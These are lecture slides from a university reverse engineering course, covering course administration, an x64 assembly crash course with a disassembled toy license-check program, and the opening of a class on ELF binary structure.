

# **REVERSE ENGINEERING – CLASS 0x00**

## **ADMINISTRATIVE INFORMATION**

Cristian Rusu

# **TABLE OF CONTENTS**

- **who we are**
- **organization**
- **evaluation**
- **structure of the course**
- **objectives**
- **general references**

# WHO WE ARE

- **Cristian Rusu**
  - course
  - contact: [cristian.rusu@unibuc.ro](mailto:cristian.rusu@unibuc.ro)
  - class web page: <https://cs.unibuc.ro/~crusu/re/index.html>
- **Cristian-Cătălin Nicolae and Alexandru Mocanu**
  - lab work
  - contact
    - [cristian-catalin.nicolae@unibuc.ro](mailto:cristian-catalin.nicolae@unibuc.ro)
    - [alexandru.mocanu@s.unibuc.ro](mailto:alexandru.mocanu@s.unibuc.ro)

# ORGANIZATION AND EVALUATION

- **organization:**
  - 1h course / week
  - 2h lab work / 1 week
- **evaluation:**
  - 60% lab work during the semester
  - 40% final project (multiple RE tasks)
- **how to pass:**
  - > 50% for the lab work
    - you can miss (unannounced) a maximum of two lab sessions
    - lab sessions are mandatory to pass in the same year
  - > 50% final project
  - both are hard limits!

# ORGANIZATION AND EVALUATION

- **for the course**
  - we talk about the big ideas in RE
  - concept/methods/techniques
  - here, the ideas are important
- **for the lab work: you will need a laptop to be able to run all the lab work during the semester**
  - practice, practice, practice
  - a lot of programming
  - Assembly x86
  - basic Windows/Linux/Git/python/C/OS knowledge is assumed

# ORGANIZATION AND EVALUATION

- the expected work-load

## 2. Date despre disciplină

2.1. Denumirea disciplinei		Inginerie inversă și tehnici de securizare a codului						
2.2. Titularul activităților de curs				Lector dr. Ruxandra-Florentina Olimid				
2.3. Titularul activităților de seminar / laborator / proiect				Lector dr. Ruxandra-Florentina Olimid				
2.4. Anul de studiu	II	2.5. Semestrul	II	2.6. Tipul de evaluare	E	2.7. Regimul disciplinei	Conținut <sup>1)</sup>	DS
							Obligativitate <sup>2)</sup>	DI

## 3. Timpul total estimat (ore pe semestru al activităților didactice)

3.1. Număr de ore pe săptămână	3	din care: 3.2. curs	1	3.3. seminar/ laborator/ proiect	2
3.4. Total ore pe semestru	30	din care: 3.5. curs	10	3.6. SF	20
<b>Distribuția fondului de timp</b>					<b>Ore</b>
3.4.1. Studiul după manual, suport de curs, bibliografie și notițe – nr. ore SI					56
3.4.2. Documentare suplimentară în bibliotecă, pe platformele electronice de specialitate și pe teren					20
3.4.3. Pregătire seminare/ laboratoare/ proiecte, teme, referate, portofolii și eseuri					70
3.4.4. Examinări					4
3.4.5. Alte activități					
<b>3.7. Total ore studiu individual</b>	150				
<b>3.8. Total ore pe semestru</b>	180				
<b>3.9. Numărul de credite</b>	6				

# **NO PLAGIARISM IS ALLOWED**

- **you will fail the class**
- **you will be reported to the appropriate institutional offices**
- **NO copy/paste anywhere**
- **do not copy from your colleagues (responsibility is shared)**

# **STRUCTURE OF THE COURSE**

- **Introduction to RE**
- **x86 crash course**
- **Static analysis**
- **Dynamic analysis**
  
- **Smashing the stack**
- **NX/DEP, ASLR, ROP**
  
- **RE for other platforms (not Win32 and Linux)**
- **Further topics**

# OBJECTIVES

- understand what an executable does and how it works
- go from binaries back to something resembling source code
- pitfall due to architecture and coding issues
- exploit binaries

# OBJECTIVES

- **you will be able to analyze a binary executable**
  - understand CPU execution
  - analyze CPU instructions
  - follow execution paths and logic
  - monitor the interactions with the OS and other software
  - in many ways, you will become a detective of some sort

# OBJECTIVES

- **Jobs in:**
  - cybersecurity
  - malware analysis
  - gaming
  - academia/research
  - ...
  - in general, RE boosts your profile

# GENERAL REFERENCES

- Radu Caragea, Binary Reverse Engineering And Analysis (2021),  
[https://pwnthybytes.ro/unibuc\\_re](https://pwnthybytes.ro/unibuc_re)
- Alex Gantman, In Defense of Reverse Engineering,  
<https://againsthimself.medium.com/in-defense-of-reverse-engineering-e07fe19b26c>
- Eldad Eilam, Reversing: Secrets of Reverse Engineering
- Jon Erickson, Hacking: The Art of Exploitation
- Bruce Dang et. al., Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation



# **REVERSE ENGINEERING – CLASS 0x01**

**ASSEMBLY X64 CRASH COURSE**

Cristian Rusu

# RECAP


- **black-box analysis of binaries (Lab session 0x01)**
  - only interactions of the binary with other binaries, libraries, SO
- **white-box analysis of binaries**
  - assembly code analysis
- **gray-box analysis of binaries**
  - a combination of the two above

# TABLE OF CONTENTS

- compilation process
- assembly x64
- machine code
- examples

# FROM SOURCE CODE TO EXECUTION

- în general (nu doar pentru Assembly)



# FROM SOURCE CODE TO EXECUTION

source code: main.c

```
#include <stdio.h>

int main()
{
    printf("hello\n");
    return 42;
}
```

gcc -S -o main.asm main.c

source code, assembly main.s

```
.LC0:
    .string "hello"
    .text
    .globl main
    .type main, @function

main:
.LFB0:
    .cfi_startproc
    endbr64
    pushq %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset 6, -16
    movq %rsp, %rbp
    .cfi_def_cfa_register 6
    leaq .LC0(%rip), %rdi
    call puts@PLT
    movl $42, %eax
    popq %rbp
    .cfi_def_cfa 7, 8
    ret
    .cfi_endproc
```

gcc -o main main.c

machine code, main (hexdump)

0000000	457f 464c 0102 0001 0000 0000 0000 0000
0000010	0003 003e 0001 0000 1060 0000 0000 0000
0000020	0040 0000 0000 0000 3978 0000 0000 0000
0000030	0000 0000 0040 0038 000d 0040 001f 001e
0000040	0006 0000 0004 0000 0040 0000 0000 0000
0000050	0040 0000 0000 0000 0040 0000 0000 0000
0000060	02d8 0000 0000 0000 02d8 0000 0000 0000

# AN EXAMPLE

- **objdump -d checklicense**

```
00000000000000740 <main>:  
740: 55                      push   %rbp  
741: 48 89 e5                mov    %rsp,%rbp  
744: 48 83 ec 10              sub    $0x10,%rsp  
748: 89 7d fc                mov    %edi,-0x4(%rbp)  
74b: 48 89 75 f0              mov    %rsi,-0x10(%rbp)  
74f: 83 7d fc 02              cmpl   $0x2,-0x4(%rbp)  
753: 75 59                  jne    7ae <main+0x6e>  
755: 48 8b 45 f0              mov    -0x10(%rbp),%rax  
759: 48 83 c0 08              add    $0x8,%rax  
75d: 48 8b 00                mov    (%rax),%rax  
760: 48 89 c6                mov    %rax,%rsi  
763: 48 8d 3d ea 00 00 00      lea    0xea(%rip),%rdi      # 854 <_IO_stdin_used+0x4>  
76a: b8 00 00 00 00              mov    $0x0,%eax  
76f: e8 6c fe ff ff            callq  5e0 <printf@plt>  
774: 48 8b 45 f0              mov    -0x10(%rbp),%rax  
778: 48 83 c0 08              add    $0x8,%rax  
77c: 48 8b 00                mov    (%rax),%rax  
77f: 48 8d 35 ec 00 00 00      lea    0xec(%rip),%rsi      # 872 <_IO_stdin_used+0x22>  
786: 48 89 c7                mov    %rax,%rdi  
789: e8 62 fe ff ff            callq  5f0 <strcmp@plt>  
78e: 85 c0                  test   %eax,%eax  
790: 75 0e                  jne    7a0 <main+0x60>  
792: 48 8d 3d e2 00 00 00      lea    0xe2(%rip),%rdi      # 87b <_IO_stdin_used+0x2b>  
799: e8 32 fe ff ff            callq  5d0 <puts@plt>  
79e: eb 1a                  jmp    7ba <main+0x7a>  
7a0: 48 8d 3d e4 00 00 00      lea    0xe4(%rip),%rdi      # 88b <_IO_stdin_used+0x3b>  
7a7: e8 24 fe ff ff            callq  5d0 <puts@plt>  
7ac: eb 0c                  jmp    7ba <main+0x7a>  
7ae: 48 8d 3d e4 00 00 00      lea    0xe4(%rip),%rdi      # 899 <_IO_stdin_used+0x49>  
7b5: e8 16 fe ff ff            callq  5d0 <puts@plt>  
7ba: b8 00 00 00 00              mov    $0x0,%eax  
7bf: c9                      leaveq  
7c0: c3                      retq  
7c1: 66 2e 0f 1f 84 00 00      nopw   %cs:0x0(%rax,%rax,1)  
7c8: 00 00 00  
7cb: 0f 1f 44 00 00              nopl   0x0(%rax,%rax,1)
```

# AN EXAMPLE

- hexeditor checklicense

The screenshot shows a hex editor interface with two panes. The left pane displays a memory dump in hex and ASCII formats. The right pane shows the corresponding ASCII characters. A vertical scroll bar is visible between the two panes.

Address	Hex	ASCII
00000790	75 0E 48 8D 3D E2 00 00 00 E8 24 FE FF FF EB 0C 48 8D	U.H.=.....2.....
000007A0	48 8D 3D E4 00 00 00 E8 16 FE FF FF B8 00 00 00 00 C9	H.=....\$.H..
000007B0	3D E4 00 00 00 E8 1F 84 00 00 00 00 00 00 0F 1F 44 00 00	=.....
000007C0	C3 66 2E 0F 1F 84 00 00 55 41 54 4C 8D 25 F6 05	.f.....D..
000007D0	41 57 41 56 41 89 FF 41 55 41 54 4C 8D 25 F6 05	AWAVA..AUATL%..
000007E0	20 00 55 48 8D 2D F6 05 20 00 53 49 89 F6 49 89	.UH.-...SI..I..
000007F0	D5 4C 29 E5 48 83 EC 08 48 C1 FD 03 E8 9F FD FF	.L).H..H.....
00000800	FF 48 85 ED 74 20 31 DB 0F 1F 84 00 00 00 00 00 00	.H..t 1.....
00000810	4C 89 EA 4C 89 F6 44 89 FF 41 FF 14 DC 48 83 C3	L..L..D..A..H..
00000820	01 48 39 DD 75 EA 48 83 C4 08 5B 5D 41 5C 41 5D	.H9.u.H...[A\A]
00000830	41 5E 41 5F C3 90 66 2E 0F 1F 84 00 00 00 00 00 00	A^A_-f.....
00000840	F3 C3 00 00 48 83 EC 08 48 83 C4 08 C3 00 00 00	....H..H.....
00000850	01 00 02 00 43 68 65 63 6B 69 6E 67 20 74 68 65	....Checking the
00000860	20 6C 69 63 65 6E 73 65 3A 20 25 73 20 2E 2E 2E	license: %s ...
00000870	0A 00 41 42 43 44 45 46 47 48 00 41 63 63 65 73	..ABCDEFGH.Acce
00000880	73 20 67 72 61 6E 74 65 64 21 00 41 63 63 65 73	s granted!.Acce
00000890	73 20 64 65 6E 69 65 64 00 55 73 61 67 65 3A 20	s denied.Usage:
000008A0	3C 6B 65 79 3E 00 00 00 01 1B 03 3B 3C 00 00 00	<key>.....;<...
000008B0	06 00 00 00 18 FD FF FF 88 00 00 00 58 FD FF FF	.....X..
000008C0	B0 00 00 00 68 FD FF FF 58 00 00 00 98 FE FF FF	....h..X..
000008D0	C8 00 00 00 28 FF FF FF E8 00 00 00 98 FF FF FF	....(.....
000008E0	30 01 00 00 00 00 00 00 14 00 00 00 00 00 00 00	0.....
000008F0	01 7A 52 00 01 78 10 01 1B 0C 07 08 90 01 07 10	.zR..x.....
00000900	14 00 00 00 1C 00 00 00 08 FD FF FF 2B 00 00 00	.....+.....
00000910	00 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00	.....
00000920	01 7A 52 00 01 78 10 01 1B 0C 07 08 90 01 00 00	.zR..x.....
00000930	24 00 00 00 1C 00 00 00 88 FC FF FF 40 00 00 00	\$.....@..
00000940	00 0E 10 46 0E 18 4A 0F 0B 77 08 80 00 3F 1A 3B	...F..J..w...?;
00000950	2A 33 24 22 00 00 00 00 14 00 00 00 44 00 00 00	*3\$".....D..
00000960	A0 FC FF FF 08 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000970	1C 00 00 00 5C 00 00 00 C8 FD FF FF 81 00 00 00	....\.....
00000980	00 41 0E 10 86 02 43 0D 06 02 7C 0C 07 08 00 00	.A...C.. ..
00000990	44 00 00 00 7C 00 00 00 38 FE FF FF 65 00 00 00	D... ...8...e..
000009A0	00 42 0E 10 8F 02 42 0E 18 8E 03 45 0E 20 8D 04	.B...B...E..
000009B0	42 0E 28 8C 05 48 0E 30 86 06 48 0E 38 83 07 4D	B.(..H.0..H.8..M
000009C0	0E 40 72 0E 38 41 0E 30 41 0E 28 42 0E 20 42 0E	.@r.8A.0A.(B. B.
000009D0	18 42 0E 10 42 0E 08 00 14 00 00 00 C4 00 00 00	B..B..
000009E0	60 FE FF FF 02 00 00 00 00 00 00 00 00 00 00 00 00	.....
000009F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000A40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Bottom menu bar: G Help ^C Exit (No Save) ^T goTo Offset ^X Exit and Save ^W Search ^U Undo ^L Redraw ^E Text Mode

# BINARY FILES

- **contain the machine code (not assembly)**
  - assembly = readable machine code
- **also headers and other information for the SO**
  - ELF
  - PE
  - WASM
- **(many) more details on binary files in the next class**

# ASSEMBLY CRASH COURSE


- the CPU consumes only machine code
- assembly = readable machine code
  - but this is only for the sake of humans
- assembly advantages
  - produces fast code (no overhead)
  - fined grained control (cannot get any finer than this)
  - understand what the CPU/compiler does
- assembly disadvantages
  - in the beginning, it is hell on earth to write assembly code
  - steep learning curve, low productivity
  - hard to maintain large assembly repos
  - compiler may generate „better” code (it often does)

# ASSEMBLY CRASH COURSE

- **registers**
- **instructions**
  - arithmetic
  - logic
  - memory access
  - control flow
- **flags**
- **the stack**
- **interrupts**

# ACC: REGISTERS

- like the „variables” in your code



- **RIP: Instruction Pointer**
- **RSP: Stack Pointer; RBP: Base Pointer**
- **RDI, RSI: for arrays**

# ACC: ARITHMETIC AND LOGIC

- **MOV RAX, 2021** ;  $\text{rax} = 2021$
- **SUB RAX, RDX** ;  $\text{rax} -= \text{rdx}$
- **AND RCX, RBX** ;  $\text{rcx} \&= \text{rbx}$
- **SHL RAX, 10** ;  $\text{rax} <<= 10$
- **SHR RAX, 10** ;  $\text{rax} >>= 10$  (sign bit not preserved)
- **SAR RAX, 10** ;  $\text{rax} >>= 10$  (sign bit preserved)
- **IMUL RAX, RCX** ;  $\text{rax} = \text{rax} * \text{rcx}$
- **IMUL RCX** ;  $\langle \text{rdx:rax} \rangle = \text{rax} * \text{rcx}$  (128 bit mul)
- **XOR RAX, RAX** ;  $\text{rax} ^= \text{rax}$
- **LEA RCX, [RAX \* 8 + RBX]** ;  $\text{rcx} = \text{rax} * 8 + \text{rb}$

# ACC: MEMORY ACCESS

- **MOV RAX, QWORD PTR [0x123456]** ; `rax = *(int64_t*) 0x123456`
  - **MOV QWORD PTR [0x123456], RAX** ; `*(int64_t*) 0x123456 = rex`
- 
- **MOV EAX, DWORD PTR [0x123456]** ; `rax = *(int32_t*) 0x123456`
  - **MOV AL, BYTE PTR [0x123456]** ; `al = *(int8_t*) 0x123456`

# ACC: CONTROL FLOW

- `JMP 0x1234` ; rip = 0x1234
  - `JMP [RAX]` ; rip = \*(int64\_t) rax
- 
- `JZ/JE 0xABCD` ; if (zf) rip = 0abcd
  - `JNZ/JNE 0xABCD` ; if (!zf) rip = 0abcd

# ACC: EFLAGS

- **Carry : Addition, Subtraction**
- **Zero: Last operation result was 0**
- **Sign : Last operation result was < 0**
- **Over: Last operation result was  $> 2^{\text{bit count}} - 1$**

TEST RAX, RBX

;  $_ = \text{rax} \& \text{rbx}$ ; set SF, ZF, PF

; useful when checking for null vals

; and bit masks


CMP RAX, RBX

;  $_ = \text{rax} - \text{rbx}$

; arithmetic comparisons

# ACC: THE STACK

- the memory space of a program



# ACC: THE STACK

- **PUSH RAX** ; `rsp -= 8; *(int64_t*)rsp = rax;`
  - **POP RAX** ; `rax = *(int64_t*)rsp; rsp += 8`
  - **CALL 0x12345** ; `PUSH RIP; JMP 0x12345`
  - **RET** ; `POP RIP, return value is in RAX`
- 
- **PUSH RBP** ; save previous frame base
  - **MOV RBP, RSP** ; move frame base to current top
  - **SUB RSP, 100** ; allocate 100 bytes on the stack  
; "push new stack frame"
  - **MOV RBX, [RBP - 0x20]** ; `rbx = *(int64_t*)(rbp-0x20)`  
; use the allocated space for storage
  - **LEAVE** ; `MOV RSP, RBP ; POP RBP`  
; "pop current stack frame"

# ACC: SYSCALLS

- many syscalls
  - execve, exit
  - file operations: open, close, read, write, delete
  - allocate/release memory (HEAP)
  - sockets
  - IPC

- **MOV RAX, 0x2** ; Choose syscall number 2 (open)
- **MOV RDI, [RSP + 0x10]** ; Set first argument to some stack value
- **SYSCALL** ; Invoke kernel functionality

# CONCLUSIONS

- assembly is hard
- you do not need to become an expert
- you need to be able to read assembly code, not write it
- absolutely crucial for RE

# REFERENCES

- <https://cs.unibuc.ro/~crusu/asc/labs.html>
  - but this is 32 bit assembly, and it is at&t syntax
- **Binary Exploitation,**  
<https://www.youtube.com/watch?v=iyAyN3GFM7A&list=PLhixgUqwRTjxgllswKp9mpkfPNfHkzyeN>, videos 0x00 - 0x04
- **x64 Assembly and C++ Tutorial,**  
<https://www.youtube.com/playlist?list=PL0C5C980A28FEE68D>
- **Linux x64 Assembly Tutorial,**  
<https://www.youtube.com/playlist?list=PLKK11Liqqiti8g3gWRtMjMgf1KoKD0vME>



# **REVERSE ENGINEERING – CLASS 0x02**

**THE STRUCTURE OF ELF FILES**

Cristian Rusu

# **LAST TIME**

- **Assembly crash course**
- **compiler tricks**
- **lab session on assembly primer**

# TODAY

- assembly in context
- the structure of binary files
- study of the ELF binaries
- PE for next week

# FROM SOURCE CODE TO EXECUTION

## Source Code

```
int main()
{
    printf("Hello world!");
}
```

## Assembly

```
_main PROC
    push ebp
    mov ebp, esp
    push OFFSET $SG2985
    call DWORD PTR __imp_printf
    add esp, 4
    xor eax, eax
    pop ebp
    ret 0
_main ENDP
_TEXT ENDS
```

## Object File

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
59 E8 48 05 00 00 83 3D
FF FF 15 44 20 40 00 59
E8 D4 04 00 00 A1 58 30
00 FF 35 54 30 40 00 A3
```

## Binary File

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
00 68 B4 20 40 00 68 07
59 59 85 C0 74 17 C7 45
00 00 E9 DE 00 00 00 89
33 40 00 75 18 68 A0 20
77 04 00 00 59 59 C7 05
```

## Process

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
59 ER 48 05 00 00 83 3D
FF FF 15 44 20 40 00 59
E8 D4 04 00 00 A1 58 30
00 FF 35 54 30 40 00 A3
```


Compile

Assemble

Link

Load

## Libraries



today, we focus  
here

# BINARY FILES

